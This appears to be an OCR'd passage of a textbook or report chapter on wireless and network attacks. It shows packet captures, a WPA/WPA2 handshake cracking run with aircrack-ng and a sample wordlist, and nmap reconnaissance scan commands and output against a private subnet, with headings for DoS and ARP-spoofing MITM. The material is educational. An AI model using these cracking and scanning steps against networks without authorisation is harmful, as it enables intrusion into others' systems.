10	0.000791	Cisco_13:5a:52 (2c:…	22:7b:69:61:af:c1 (22:7b:69…	802.11	16	Request-to-send, Flags=........
11	0.000793		aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	10	Acknowledgement, Flags=........
12	0.000795	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
13	0.000800	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
14	0.000805	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	28	802.11 Block Ack, Flags=........
15	0.000807	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	28	802.11 Block Ack, Flags=........
16	0.000809	Cisco_13:5a:52 (2c:…	AzureWav_0a:ee:0f (14:13:33…	802.11	16	Request-to-send, Flags=........
17	0.000810	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	28	802.11 Block Ack, Flags=........
18	0.000812	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
19	0.000814	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
20	0.000817	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	28	802.11 Block Ack, Flags=........
21	0.000819	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
22	0.000821	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
23	0.000822	Cisco_13:5a:52 (2c:…	aa:11:a1:95:3c:a4 (aa:11:a1…	802.11	16	Request-to-send, Flags=........
24	0.012180	Cisco_13:5a:52 (2c:…	22:7b:69:61:af:c1 (22:7b:69…	802.11	16	Request-to-send, Flags=........
25	0.012767	Cisco_13:5a:52 (2c:…	22:7b:69:61:af:c1 (22:7b:69…	802.11	16	Request-to-send, Flags=........
26	0.019040	Cisco_13:5a:52 (2c:…	22:7b:69:61:af:c1 (22:7b:69…	802.11	28	802.11 Block Ack, Flags=........

```
▸ Frame 1: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
▸ IEEE 802.11 Request-to-send, Flags: ........
```


```
0000  b4 00 50 01 14 13 33 0a  ee 0f 2c 33 11 13 5a 52   ··P···3·  ··,3··ZR
```

test-01.cap

Packets: 12802 · Displayed: 12802 (100.0%)

Fig. 5.5 Packet Sniffing

Authentication attack



WPA / WPA2 Cracking

123456789

qwertyqwerty

football

iloveyou

abc123abc

Wordlist

MIC = ?


SP Address
STA Address
AP Nonce
STA Nonce
EAPOL
Payload

MIC

Handshake

Fig. 5.6 Comparing message integrity code (MIC)

Authentication attack




```
root@diwakar-ROG-Strix-G531GT-G531GT: /home/diwakar

                          Aircrack-ng 1.6

      [00:00:54] 666400/4782969 keys tested (12365.39 k/s)

      Time left: 5 minutes, 32 seconds                        13.93%

                        KEY FOUND! [ 123456789 ]


      Master Key     : 1D D6 24 32 8B A8 A3 9A 95 48 85 46 A3 1A 91 D7
                       94 4C 77 00 6E 88 33 8A A1 4A BD 8D F0 3A CF 2D

      Transient Key  : 56 3E 9C CC 26 AA 4B FB BD C2 E6 98 97 09 08 68
                       AE FA DA FC A0 CC A3 49 71 E3 60 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                       00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

      EAPOL HMAC     : C5 A4 2B 5B 03 13 EE 8F 2B 8D E0 8C E4 67 37 CB

root@diwakar-ROG-Strix-G531GT-G531GT:/home/diwakar#
```

Fig. 5.7 Secret Key revealed

Information gathering

A port is a physical docking point using which an external device can be connected to the computer. It can also be programmatic docking point through which information flows from a program to the computer or over the Internet.

Information gathering



Target: 10.1.28.1/24

Profile: Slow comprehensive scan

Command: nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.1.28.1/24

nmap -sS -sU -T4 -A -v -PE -PP -PS80,443 -PA3389 -PU40125 -PY -g 53 --script "default or (discovery and safe)" 10.1.28....


Host

- 10.1.28.27
- 10.1.28.39
- 10.1.28.42
- 10.1.28.43
- 10.1.28.44
- 10.1.28.55
- 10.1.28.61
- 10.1.28.86
- 10.1.28.95
- 10.1.28.121
- 10.1.28.133
- 10.1.28.138
- 10.1.28.166
- 10.1.28.170
- 10.1.28.177
- 10.1.28.184
- 10.1.28.203
- 10.1.28.212

```
Nmap scan report for 10.1.28.236 [host down]
Nmap scan report for 10.1.28.237 [host down]
Nmap scan report for 10.1.28.238 [host down]
Nmap scan report for 10.1.28.239 [host down]
Nmap scan report for 10.1.28.240 [host down]
Nmap scan report for 10.1.28.241 [host down]
Nmap scan report for 10.1.28.242 [host down]
Nmap scan report for 10.1.28.243 [host down]
Nmap scan report for 10.1.28.245 [host down]
Nmap scan report for 10.1.28.246 [host down]
Nmap scan report for 10.1.28.247 [host down]
Nmap scan report for 10.1.28.248 [host down]
Nmap scan report for 10.1.28.249 [host down]
Nmap scan report for 10.1.28.250 [host down]
Nmap scan report for 10.1.28.251 [host down]
Nmap scan report for 10.1.28.252 [host down]
Nmap scan report for 10.1.28.253 [host down]
Nmap scan report for 10.1.28.254 [host down]
Nmap scan report for 10.1.28.255 [host down]
Initiating Parallel DNS resolution of 1 host. at 11:54
Completed Parallel DNS resolution of 1 host. at 11:54, 0.14s elapsed
Initiating SYN Stealth Scan at 11:54
Scanning 17 hosts [1000 ports/host]
Discovered open port 135/tcp on 10.1.28.27
Discovered open port 135/tcp on 10.1.28.42
Discovered open port 135/tcp on 10.1.28.138
Discovered open port 135/tcp on 10.1.28.170
```

Fig. 5.8 Details of MAC and Port number available and work performed by the user

DoS Attack



Target: 10.1.28.1/24

Profile: Quick scan plus

Command: nmap -sV -T4 -O -F --version-light 10.1.28.1/24

```
nmap -sV -T4 -O -F --version-light 10.1.28.1/24
OS details: Excito Bubba Two file server (Linux 2.6.32), Linux 2.6.21 - 2.6.27, Linux 2.6.24, Linux 2.6.29 -
2.6.31, Linux 2.6.30, Linux 2.6.36, Linux 3.10
Network Distance: 1 hop

Nmap scan report for 10.1.28.203
Host is up (0.16s latency).
Not shown: 99 filtered tcp ports (no-response)
PORT     STATE SERVICE          VERSION
7070/tcp open  ssl/realserver?
MAC Address: 50:76:AF:15:F9:6E (Intel Corporate)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows XP (92%), AVtech embedded (87%), FreeBSD 6.X|10.X (86%)
OS CPE: cpe:/o:microsoft:windows_xp::sp3 cpe:/o:freebsd:freebsd:6.2 cpe:/o:freebsd:freebsd:10.3
Aggressive OS guesses: Microsoft Windows XP SP3 (92%), AVtech Room Alert 26W environmental monitor (87%),
FreeBSD 6.2-RELEASE (86%), FreeBSD 10.3-STABLE (85%), Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 10.1.28.212
Host is up (0.026s latency).
All 100 scanned ports on 10.1.28.212 are in ignored states.
Not shown: 100 filtered tcp ports (no-response)
MAC Address: 02:FD:06:BE:4E:DE (Unknown)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 10.1.28.184
```

Fig. 5.9 Available/Open TCP Ports

MITM

ARP Spoofing using MITMF


Address Resolution Protocol (ARP) is a protocol that enables network communications to reach a specific device on the network.

